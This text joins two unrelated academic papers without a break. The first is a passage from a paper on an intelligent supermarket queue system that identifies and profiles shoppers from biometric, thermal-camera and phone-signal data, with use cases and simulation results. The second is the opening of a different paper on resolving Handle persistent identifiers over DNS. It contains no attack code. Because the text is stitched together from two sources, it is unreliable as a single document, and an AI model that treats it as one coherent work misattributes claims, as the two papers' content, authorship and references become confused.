


Fig. 3. Intelligent queue management system

6) normal cash registers.

### III. ARCHITECTURE

The idea of context is well established and understood in pervasive computing. Context is "...any information that can be used to characterize the situation of an entity. An entity is a person, place, or object that is considered relevant to the interaction between a user and an application, including the user and applications themselves" [13]. Thus, context-awareness is an ability of sensing and reacting on the environment. Sensing and context understanding are necessary and of critical importance for pro-active decisions.

The overall architecture for context-aware system that understood inhabitants activities, performing context reasoning processes is shown in Fig. 2, as an adaptation of similar ones in works [14], [1]. The Context Warehouse captures information engineering, that is it allows:

- to show all the clients attached to the monitored area,
- to provide a consolidated picture of data,
- to capture and provide access to meta data,
- to provide capability for data sharing,
- to merge historical data with current data,
- a deeper understanding of what each customers is,
- how to reconcile different views of the same objects,
- to see if a customer begins behaving uncharacteristically,
- improve quality of data, etc.

Signals are obtained from the environments. Industrial cameras also produce environmental information. Network devices, that is signals emitted by Bluetooth, GSM, and Wi-Fi

networks, allows to identify clients. Abstraction layer hides some implementation and hardware details. In other words, it translates information between different levels. Filter allows block or remove some information. Fusion enables merging of separate elements into a unified whole. Activity recognition and understanding allows to provide smart decision, that is to influence the inhabitants, or clients, in the environments. Context warehouse is a repository for all information, both historical and present, concerning objects in the monitored environments. Rules are how to process and conduct some recognized information. Reasoning enables drawing of inferences or conclusions automatically. Sensing means gathering and abstracting raw information concerning monitored environments. Tracking is a process of mining information on observed activities. Influencing provides smart decision. Reacting implements these decisions in the monitored environment.

### IV. USE CASES AND SYSTEM SCENARIOS

The basic use diagram for the queue management system is presented in Fig. 3. The case "Client identification" is responsible for identification of every new client. The identification is based on the available biometric data but also, in an alternative case, all other available data emitted by Bluetooth, GSM, or Wi-Fi network. The use case "Client classification" is obligatorily included in "Client identification" and results in precise analysis of the history of the system and on the basis of the historical data enables the current classification of the client. The use case "Client queuing" provides the final customer service at the cash register such as counting the final amount, updating the information about client in the




Fig. 4. Queue management system: the queue structure (left) and the desk area (right)

TABLE I  
USE CASE FOR ELDERLY PEOPLE

UC name: "Elderly people"
Precondition: identification of the elderly person
Scenario: The basic course of events: <ol style="list-style-type: none"> <li>1) Identification of the new client;</li> <li>2) Recognizing the client as an elderly person;</li> <li>3) Sending the message to the shop workers;</li> <li>4) System monitors the client's behavior;</li> <li>5) Cameras inform about his/her moving in direction of cash registers;</li> <li>6) System checks the length of queues;</li> <li>7) System, on the basis of the predicted waiting time and the type of client, chooses the cash register;</li> <li>8) Trolley displayer informs the client about the cash register number and additionally the voice message is displayed;</li> <li>9) Client moves in direction of a particular dedicated cash register.</li> </ol> The alternative course of events: <ol style="list-style-type: none"> <li>1) Client presses "Help" button;</li> <li>2) Shop assistant comes to him/her.</li> </ol>
Postcondition: the elderly person is serviced at the cash register and leaves the monitored area.

TABLE II  
USE CASE FOR PEOPLE IN HURRY

UC name: "People in hurry"
Precondition: identification of the person in hurry
Scenario: <ol style="list-style-type: none"> <li>1) Identification of the new client</li> <li>2) System monitors the client's behavior and informs about his/her quick pace of movement and the higher body temperature registered by the camera;</li> <li>3) Cameras inside the store inform about his/her moving in direction of cash registers;</li> <li>4) System checks the length of the queues and client is directed to a particular dedicated cash register.</li> </ol>
Postcondition: the person in hurry is serviced at the cash register and leaves the monitored area.

system, changing the client's category and all other pieces of information which build the historic data and which, in the future, will play a crucial role during the next visit and identification of the client in the object. The use case "System

maintenance" enables the current system management, typical administrative tasks, switching on and off the new devices and deleting the outdated data, keeping them in an order etc.

Among the actors of the system are:

- Cash desk – subject (a person or a device) providing the customer service for the clients waiting in a queue. His/her work should enable the smooth flow of people in a queue and its fast reduction;
- Client – the single being who stays inside the monitored object and is a part of the queue or in a short defined time is going to join it;
- Administrator – the physical person who oversees and controls working of the queue management system, configures its parameters, sensors and answers the suggestions proposed by the system itself;
- Sensor – an example of a physical element (IoT) in the system which task is to record, recognize and register the signals from the environment. It provides the information which are sent to the system in order to perform the correct interpretation.

The use case "Client monitoring" is an important and basic part of system which ensures the current observation of the identified client and recognition of the moment when he/she moves in the direction of cash registers as well as directing him/her to the appropriate cash desk as the place of trade finalization. Below, there are presented the possible scenarios for the use cases, recognizing and dealing with the special cases, divided into categories. Among them are: "Elderly people" or "People in hurry". Those cases are prompted as optional from the main case. Elderly people, who have limited movement capacities, move in a different and slower way which can easily be detected by the system, see Table I.

The next example of scenario is related to people whose behavior is atypical (for example they are in hurry). Moreover, there is a possibility of using the thermal cameras, registering the changing parameters of the client such as higher temperature, haste, see Table II.

It is possible to prepare another scenarios, for example for people with children, people with small shopping, VIP clients etc.

## V. SYSTEM PRESENTATION

There will be presented the general system scheme. Fig 4 shows organization of the queue system. Within the monitored space there is located the cash desk area *DeskArea* where are the physical cash registers (both serviced and those which require the self-service). It is supposed that every client who enters this area wants to finish his/her shopping and plans to move closer to the physical cash registers. This fact is immediately detected by the system and such client (after identification) is put to the virtual queue *VirtualQueue*. It is not the physical queue but a certain data structure in the system where are stored all clients cash registers the time when they join any physical queue or leave the area. One of the processes is constantly checking *VirtualQueue* and after the classification and assumption process, also using the historical data; chooses the target queue for a client, for example: the queue for elderly people or people in hurry. The client, after choosing the queue for him/her, is monitored by the system (mobile phone, trolley displayer or the widely available displayers within the range of the system) which informs him/her about the target queue. If the client joins the physical queue, he/she is removed from *VirtualQueue*. If suddenly the client leaves *DeskArea*, for example resigns from finalization of transaction, he/she is also removed from the system. The general algorithms for the queuing system for the use case “Client Queuing” is presented in Fig. 5.




Fig. 5. Queuing, means assigning the queue to the client (left), new clients and those who leave (middle, right).

There has been created the simulation environment, or more precisely, the prototype of an application, which simulates work of the intelligent queue management system. However, this is only the beginning of work to obtain the complete system. Even if the prototype has been simplified, it still precisely portraits of how the system works. Fig. 6 presents the




Fig. 6. Environment simulating the queue management system

general working schemata of such environment. The system is initiated, there are measured its basic parameters such as: influencing the generator of clients, random distribution, probability density and others. There is also initiated the “finished” variable which controls the end of simulation process and is set by the system administrator. The whole process of generating new clients entering the object is initiated when a current number of clients falls below a certain minimal value. The identification, monitoring and queuing are performed simultaneously.




Fig. 7. Screen shot: Preview of the message exchange between sensors (IoT) and the main server.

In the simulation process, the clients are generated in a pseudo-random way, with parameters (elderly, young, physically disabled, children, men, women, pregnant women, people in hurry, regular clients, people without shopping history etc.) which enable the best possible and precise mapping of the real system. It is possible to describe the density of generating in order to map the time periods characterized by different turnout of clients (morning hours, afternoon hours).

There has been adopted the following time periods

TABLE III  
SIMULATION RESULTS

Parameter	Queue number	Simulation time			
		30s	60s	120s	240s
Number of waiting clients	1	2	3	2	2
	2	2	4	8	14
	3	2	4	7	14
	4	2	3	7	13
Number of clients serviced	1	1	3	6	12
	2	1	2	6	12
	3	1	3	5	12
	4	1	2	5	11
Average waiting time	1	15.4	22	33.3	42
	2	16.2	22.9	37.5	66.3
	3	17.3	26.4	35.5	68.5
	4	22.42	29.2	35	66.3

and time intervals between the visits: for 06.00–09.00 is  $RandomInRange(10, 60)$ ; for 09.00–14.00 is  $RandomInRange(30, 180)$ ; for 14.00–18.00 is  $RandomInRange(50, 800)$ ; for 18.00–21.00 is  $RandomInRange(30, 600)$ ; for 21.00–06.00 is  $RandomInRange(10, 100)$ , where the function  $RandomInRange(a, b)$  means the random number  $x$  in a range  $x > a$  and  $x \leq b$ . The prototype simplifies the client model to the features such as age, weight, body temperature, disability or pregnancy. When generating the people, there has been used the following statistical data: age – for 40% of population  $Gaussian(25, 3)$ , for 60% of population  $Gaussian(50, 10)$ ; weight –  $Gaussian(70, 10)$ ; temperature –  $Gaussian(36.6, 0.3)$ ; and 0.16% of population for disability, 0.09770294% for pregnancy, where Gaussian function ( $mean, stdDev$ ) gives back the number  $x$  drawn according to the normal Gaussian distribution which has the mean value  $mean$  and standard deviation  $stdDev$ . Additionally, there has been implemented

Queues

Id	Name	Waiting people	Handled people	Mean waiting time	
1	Most privileged queue	3	20	57.32 seconds	
2	Privileged queue	8	22	142.11 seconds	
3	Normal queue	4	23	120.65 seconds	
4	Normal queue	3	22	86.43 seconds	

Fig. 8. Screen shot: Preview of the queue situation: name, number of people waiting, number of people serviced by a particular queue, the average waiting time and the average waiting time of an one supplicant in a queue. In the last column there is a button which stops and starts the queue.

non-deterministic time of customer service which is equal to  $Gaussian(90000, 15000)$ . Another implemented value is a sensor error equal to 5%. Summing up the briefly presented simulation environment, it seems that the obtained environment is an appropriate framework for future works implementing the context-aware queue management system.

The exemplary screen shots presenting the system are shown in Figs. 7 and 8. Table III shows the sample results of prepared stimulation.

The further works over the system development should be carried with a special diligence according to the following non-functional requirements:

- Expansion: system needs to be designed in a way which enables its development and adding modules dealing with different spheres of controlling numerous institutions.
- Scalability: system should work smoothly in case of a sudden increase in the number of clients. The proper functioning in the period of a high burden is expected.
- Manageability: system should deploy the interfaces which help to control the queue management in a fast and effective way.
- Configurability: the system should allow the wide spectrum of configuration options – one of them is possibility of registration of the new sensors and managing the already existing ones.
- Safety: the system should be provisioned against the external attacks – it needs to use only safe and encrypted protocols.
- Stability: system should work in a stable way regardless of the environmental conditions.

The further works over the system development should also concern requirements engineering aspects [15], [16], as well as temporal issues of the system [17], [18].

## VI. CONCLUSIONS

There has been designed the queue management system in an intelligent environment. It works according to the paradigm of pervasive and ubiquitous computing. Its main task is to recognize clients who appear in the object, understand their behavior, take into account the historical data related to objects and propose the particular actions. They can cover both client support as well as simplification of the transaction finalization

and the choice of the best store cash register. There are many different cash registers and also the customers have distinctive preferences but the main goal is the client's satisfaction and his/her safety.

The newly created simulation environment enables the initial testing of the basic principles. Both the environment as well as the system itself can be furtherly developed reaching the goal which is creation of the target system. There exist many places for the system installation and one of them could be the dean's office where the system recognizes a student, analyzes his/her current situation both in case of the whole educational process and the scholarship system, and can suggest the proper solutions and an appropriate desk.

#### ACKNOWLEDGMENT

I would like to thank my students Piotr Gryt, Anna Sotwin, Jakub Pelc, and Tomasz Korecki for their help and appreciate their technical skills.

#### REFERENCES

- [1] R. Klimek, "Behaviour recognition and analysis in smart environments for context-aware applications," in *Proceedings of the IEEE International Conference on Systems, Man, and Cybernetics (SMC 2015), October 9–12, 2015, City University of Hong Kong, Hong Kong*, IEEE Computer Society, 2015, pp. 1949–1955. [Online]. Available: <http://dx.doi.org/10.1109/SMC.2015.340>
- [2] A. Zimmermann, A. Lorenz, and R. Oppermann, "An operational definition of context," in *Proceedings of the 6th International and Interdisciplinary Conference on Modeling and Using Context, CONTEXT'07, Roskilde, Denmark*, ser. Lecture Notes in Artificial Intelligence, vol. 4635. Berlin, Heidelberg: Springer-Verlag, 2007, pp. 558–571. [Online]. Available: [http://dx.doi.org/10.1007/978-3-540-74255-5\\_42](http://dx.doi.org/10.1007/978-3-540-74255-5_42)
- [3] R. Klimek and L. Kotulski, "Towards a better understanding and behavior recognition of inhabitants in smart cities. a public transport case," in *Proceedings of 14th International Conference on Artificial Intelligence and Soft Computing (ICAISC 2015), 14–18 June, 2015, Zakopane, Poland*, ser. Lecture Notes in Artificial Intelligence, L. Rutkowski and et al, Eds., vol. 9120. Springer Verlag, 2015, pp. 237–246. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-19369-4\\_22](http://dx.doi.org/10.1007/978-3-319-19369-4_22)
- [4] R. Klimek and G. Rogus, "Proposal of a context-aware smart home ecosystem," in *Proceedings of 14th International Conference on Artificial Intelligence and Soft Computing (ICAISC 2015), 14–18 June, 2015, Zakopane, Poland*, ser. Lecture Notes in Artificial Intelligence, L. Rutkowski and et al, Eds., vol. 9120. Springer Verlag, 2015, pp. 412–423. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-19369-4\\_37](http://dx.doi.org/10.1007/978-3-319-19369-4_37)
- [5] R. Klimek, "Mapping population and mobile pervasive datasets into individual behaviours for urban ecosystems," in *Proceedings of 15th International Conference on Artificial Intelligence and Soft Computing (ICAISC 2016), 12–16 June, 2016, Zakopane, Poland*, ser. Lecture Notes in Artificial Intelligence, L. Rutkowski and et al, Eds., vol. 9692. Springer Verlag, 2016, pp. 683–694. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-39378-0\\_58](http://dx.doi.org/10.1007/978-3-319-39378-0_58)
- [6] R. Klimek, L. Kotulski, and A. Sedziwy, *State of the Art on AI Applied to Ambient Intelligence*, ser. Frontiers in Artificial Intelligence and Applications. IOS Press, 2017, ch. Behavioural patterns from cellular data streams and outdoor lighting as strong allies for smart urban ecosystems.
- [7] R. Klimek, "Understanding human behaviours in intelligent environments. a context-aware system supporting mountain rescuers," in *Proceedings of 16th International Conference on Artificial Intelligence and Soft Computing (ICAISC 2017), 11–15 June, 2017, Zakopane, Poland*, ser. Lecture Notes in Artificial Intelligence, L. Rutkowski and et al, Eds., vol. 10246. Springer Verlag, 2017, pp. 267–279. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-59060-8\\_25](http://dx.doi.org/10.1007/978-3-319-59060-8_25)
- [8] A. Roy, J. Siddiquee, A. Datta, P. Poddar, G. Ganguly, and A. Bhattacharjee, "Smart traffic parking management using iot," in *2016 IEEE 7th Annual Information Technology, Electronics and Mobile Communication Conference (IEMCON)*, 2016, pp. 1–3. [Online]. Available: <http://dx.doi.org/10.1109/IEMCON.2016.7746331>
- [9] Y. Berdaliyev and A. P. James, "Rfid-cloud smart cart system," in *2016 International Conference on Advances in Computing, Communications and Informatics (ICACCI)*, 2016, pp. 2346–2352. [Online]. Available: <http://dx.doi.org/10.1109/ICACCI.2016.7732405>
- [10] F. Stancu, D. Popa, L.-M. Groza, and F. Pop, *Queueing-Based Processing Platform for Service Delivery in Big Data Environments*. Springer International Publishing, 2016, pp. 497–508. [Online]. Available: [http://dx.doi.org/10.1007/978-3-319-32689-4\\_38](http://dx.doi.org/10.1007/978-3-319-32689-4_38)
- [11] Y. W. Lin and Y. B. Lin, "Mobile ticket dispenser system with waiting time prediction," *IEEE Transactions on Vehicular Technology*, vol. 64, no. 8, pp. 3689–3696, Aug 2015. [Online]. Available: <http://dx.doi.org/10.1109/TVT.2014.2356644>
- [12] R. Klimek and L. Kotulski, "Proposal of a multiagent-based smart environment for the IoT," in *Workshop Proceedings of the 10th International Conference on Intelligent Environments, Shanghai, China, 30th June–1st of July 2014*, ser. Ambient Intelligence and Smart Environments, J. C. Augusto and T. Zhang, Eds., vol. 18. IOS Press, 2014, pp. 37–44. [Online]. Available: <http://dx.doi.org/10.3233/978-1-61499-411-4-37>
- [13] A. K. Dey and G. D. Abowd, "Towards a better understanding of context and context-awareness," in *Workshop on The What, Who, Where, When, and How of Context-Awareness (CHI 2000)*, 2000. [Online]. Available: <http://www.cc.gatech.edu/fce/contexttoolkit/>
- [14] D. Preuveneers, A. Ramakrishnan, T. V. Hamme, V. Rimmer, Y. Berbers, and W. Joosen, *State of the Art on AI Applied to Ambient Intelligence*, ser. Frontiers in Artificial Intelligence and Applications. IOS Press, 2017, ch. A survey on applying machine learning techniques for behavioural awareness.
- [15] R. Klimek, "From extraction of logical specifications to deduction-based formal verification of requirements models," in *Proceedings of 11th International Conference on Software Engineering and Formal Methods (SEFM 2013), 25–27 September 2013, Madrid, Spain*, ser. Lecture Notes in Computer Science, R. M. Hierons, M. G. Merayo, and M. Bravetti, Eds., vol. 8137. Springer Verlag, 2013, pp. 61–75. [Online]. Available: [http://dx.doi.org/10.1007/978-3-642-40561-7\\_5](http://dx.doi.org/10.1007/978-3-642-40561-7_5)
- [16] M. Grobelny, I. Grobelna, and M. Adamski, "Hardware behavioural modelling, verification and synthesis with UML 2.x activity diagrams," in *11th IFAC Conference on Programmable Devices and Embedded Systems, PDeS 2012, Brno, Czech Republic, May 23–25, 2012*, Z. Bradác and F. Zezulka, Eds. International Federation of Automatic Control, 2012, pp. 134–139. [Online]. Available: <http://dx.doi.org/10.3182/20120523-3-CZ-3015.00028>
- [17] M. Mach-Król and K. Michalik, "Validation and verification of temporal knowledge as an important aspect of implementing a temporal knowledge base system supporting organizational creativity," in *2015 Federated Conference on Computer Science and Information Systems, FedCSIS 2015, Łódź, Poland, September 13–16, 2015*, M. Ganzha, L. A. Maciaszek, and M. Paprzycki, Eds., 2015, pp. 1315–1320. [Online]. Available: <http://dx.doi.org/10.15439/2015F78>
- [18] K. Kluza, K. Jobczyk, P. Wisniewski, and A. Ligeza, "Overview of time issues with temporal logics for business process models," in *Proceedings of the 2016 Federated Conference on Computer Science and Information Systems, FedCSIS 2016, Gdańsk, Poland, September 11–14, 2016*, M. Ganzha, L. A. Maciaszek, and M. Paprzycki, Eds., 2016, pp. 1115–1123. [Online]. Available: <http://dx.doi.org/10.15439/2016F328>



# DNS as Resolution Infrastructure for Persistent Identifiers

Fatih Berber\* and Ramin Yahyapour\*<sup>‡</sup>

\*Gesellschaft für wissenschaftliche Datenverarbeitung Göttingen (GWDG), Germany

<sup>‡</sup>University of Göttingen

{fatih.berber, ramin.yahyapour}@gwdg.de

**Abstract**—The concept of persistent identification is increasingly important for research data management. At the beginnings it was only considered as a persistent naming mechanism for research datasets, which is achieved by providing an abstraction for addresses of research datasets. However, recent developments in research data management have led persistent identification to move towards a concept which realizes a virtual global research data network. The base for this is the ability of persistent identifiers of holding semantic information about the identified dataset itself. Hence, community-specific representations of research datasets are mapped into globally common data structures provided by persistent identifiers. This ultimately enables a standardized data exchange between diverse scientific fields.

Therefore, for the immense amount of research datasets, a robust and performant global resolution system is essential. However, for persistent identifiers the number of resolution systems is in comparison to the count of DNS resolvers extremely small. For the Handle System for instance, which is the most established persistent identifier system, there are currently only five globally distributed resolvers available.

The fundamental idea of this work is therefore to enable persistent identifier resolution over DNS traffic. On the one side, this leads to a faster resolution of persistent identifiers. On the other side, this approach transforms the DNS system to a data dissemination system.

## I. INTRODUCTION

THE massive growth of digital data in many different areas including the scientific area, has driven a series of profound changes in the world. For commerce, this data deluge for example provides a door for new markets. By analyzing the purchase patterns of specific buyer groups, it is possible to subject them with pinpointed advertisements which ultimately could lead to a strong increase of the profits.

In the scientific area for instance, the increasing volume of research datasets has led to an increase of their importance. The overall goal in research data management is to provide a sustainable cross-disciplinary exchange between different scientific branches. This could ultimately help to enable the discovery of new insights in various scientific fields.

The concept of persistent identification is becoming a fundamental component for research data management. Its basic function is to provide a sustainable access to research datasets, which are currently retrievable by their locators. Even small technological changes in a research data repository could lead to many invalid locators. Hence for a long-term sustainable access, locators are highly inappropriate. Since research datasets are currently mapped into web resources,

the locators are URLs. Thus, persistent identifiers currently provide an abstraction for URLs corresponding to individual research datasets.

However, with the explosive research dataset growth, the count of registered persistent identifiers is increasing enormously as well. Therefore, persistent identifier systems are increasingly subjected to high loads. Since persistent identifiers are an essential component for research data management, the performance of persistent identifier systems is highly critical for research datasets exchange. The focus of this work is therefore on the performance of the resolution procedure for persistent identifiers.

The importance of persistent identifiers for global research dataset exchange is comparable to the importance of the well-known DNS system for the current general Internet communication. The resolution procedure for both, persistent identifiers and domain names, is in principle a node traversal procedure, whereas the traversal starts at a specific root node and terminates at a responsible child node. Hence, the resolution time for domain names and persistent identifiers are generally composed of the network latencies between the traversed nodes. Moreover, the resolution procedure involves a specific proxy resolver which is tasked with the node traversal. A requesting application only submits a single resolution request to the proxy resolver, which then responds with the answer obtained from the traversal procedure. To reduce the traversal procedure, the answer of frequent resolution requests is usually cached at the proxy resolvers. In such a case, the resolution time only consists of the network latency between requesting application and proxy resolver.

For DNS, there are a myriad of publicly available proxy resolvers, such that an application can always choose a proxy resolver in its proximity. In contrast to that, the count of persistent identifier proxy resolvers is in comparison to the count of DNS proxy resolvers infinitesimally small. For the Handle System, which can be considered as the most important and established persistent identifier system, there are currently only five globally distributed proxy resolvers. Therefore, the fundamental idea of this paper is to enable the resolution of persistent identifiers over DNS proxy resolvers. Due to the global widespread of DNS proxy resolvers, with this approach, the resolution time for persistent identifiers can be significantly reduced.

The remainder of this paper is structured as follows. Section II gives an overview of the related work. In Section III we will analyze the core idea behind the concept of persistent identification. In addition, we will discuss the different possibilities to use DNS as resolution system for persistent identifiers. In Section IV, we will provide a realization of our proposed idea for the resolvability of Handle persistent identifiers over DNS traffic. Finally, in Section V we will do an evaluation of the proposed idea by means of an experimental setup. Ultimately, in Section VI will present our conclusions and give hints for future work.

## II. RELATED WORK

Persistent identifiers are in principle widely acknowledged for research data management. However, their importance is significantly increasing due to the ability of imposing semantic information into the persistent identifier record itself. Therefore, the perception for persistent identifiers increasingly moves from a simple redirection mechanism towards a global data structure for research datasets, which ultimately enables information exchange between diverse research data repositories.

A prime example for an early perception for persistent identifiers is the work [1]. The authors consider the concept of persistent identification only as a redirection mechanism. Therefore, their focus is to devise a bridge from persistent identifiers to HTTP URIs, which are associated with semantic information about research datasets. But they do not take into account the possibility of persistent identifier records for holding semantic information.

The work [2] proposes *trusty URIs* for providing trust and reliability for scientific datasets. The focus is on using cryptographic hash values in URIs corresponding to identified scientific datasets, so called *trusty URIs*. A *trusty URIs* can then be used to determine whether the identified datasets has been subjected to manipulations. However, it becomes critical for this approach when the identified research datasets moves to another location.

One of the first works which considers persistent identifiers as a more complex concept than just a redirection mechanism is given by [3]. The basic approach is an ontological refinement of metadata sets contained in persistent identifier data records, which enables a common information set for the various persistent identifier systems.

The first work which considers persistent identifiers as a data structure for semantic information is provided by [4]. The focus is the integration of common abstract datatypes into persistent identifier data records, which can be consumed by machine actors. In contrast to [3], their core emphasize is to provide a standardized set of information entities about the identified dataset itself.

Due to the versatility of persistent identifiers, they are also considered in various other fields. An example for that is the work [5]. The authors are discussing the usage of persistent identifiers in the field of Named Data Network (NDN). Their

focus is to use existing persistent identifier concepts within NDN environment for delivering big datasets.

Another example is from the field of scientist identification, the authors in [6] introduce the concept of persistent identification for scientists. In their concept, an individual persistent identifier data record corresponds to a single scientist, which also contains the respective bibliography.

However, the versatility of the concept of persistent identification can also be important for the Internet-Of-Things paradigm. For IoT, persistent identifiers can be more than just a naming component, in fact, they are perfectly suitable as the global platform for device communication. The work [7] is an example for the need of a naming component in IoT. The main idea is in principle to provide a DNS-like system specifically targeted for IoT devices. However, this is de facto already existing: The Handle System, which can be considered as the most sophisticated persistent identifier system, is already productively in use. In addition, the data structure of the Handle System is generic enough to hold any kind of data including device information. Another major advantage of the Handle System is that there are guarantees for a long-term operation.

Ultimately, all the aforementioned research efforts do not specifically address the performance of the concept of persistent identification.

In a previous work [8], we have proposed a high-performance identification concept for huge research data repositories, which already provide a sophisticated data structure and immutable identifier scheme for its research datasets. However, in that work we did not emphasize on the performance of the resolution of persistent identifiers, which is the focus of this current work.

Persistent identifiers are very well comparable with domain names of the DNS system. In both systems, basically a name is registered once and resolved many times. Therefore, the concepts which are applied for accelerating domain name resolution are also suitable for persistent identifier resolution.

The resolution of domain names can be considered as a latency problem, which is caused by the traversal of the hierarchical architecture. Therefore, in order to shorten the traversal path, usually aggressive caching is applied. The authors [9] focus on analyzing the resolution performance from the client point of view. In addition, they analyze the effectiveness of caching.

A special caching strategy of DNS records is proposed by [10]. The authors introduce a concept for proactive caching of expired DNS records, whereas particular DNS records are unsolicited refreshed before clients queries them.

Usually, individual DNS zones are composed of multiple servers for ensuring high-availability and load-balancing. Since, the domain name resolution procedure can be considered as a node traversal problem, an optimal choice of the appropriate nodes can significantly improve the performance. Thus, the impact of the DNS server selection algorithms of popular DNS proxy server implementations is provided by the work [11].

Often, nameservers of top-level domain zones are also geographically distributed. Thus, in order to redirect a domain name resolution request to the nearest nameserver, usually the technique of anycast is applied. Hence, the work [12] analyses the effectiveness of anycast for DNS server selection, whereas it reveals the general usefulness of anycast.

However, in content distribution networks (CDNs) anycast alone usually does not suffice for efficiently redirecting user requests to appropriate CDN servers. Since in anycast the routing decision is done by the network, which is based on the static hop count between different autonomous systems, dynamic parameters such as the current load at individual servers are not covered by anycasting. Therefore, in CDNs the request routing is based on special DNS servers which are basically tasked with the collection of routing relevant parameters. The collected parameters are then used to determine the most appropriate CDN server. Thus the work [13] analyzes different server selection algorithms in CDNs which are based on DNS. A similar work is provided by [14]. It analyses the functioning the Akamai infrastructure, which is one of the largest CDNs. In addition, by conducting a comprehensive measurement study it reveals the complexity in CDNs.

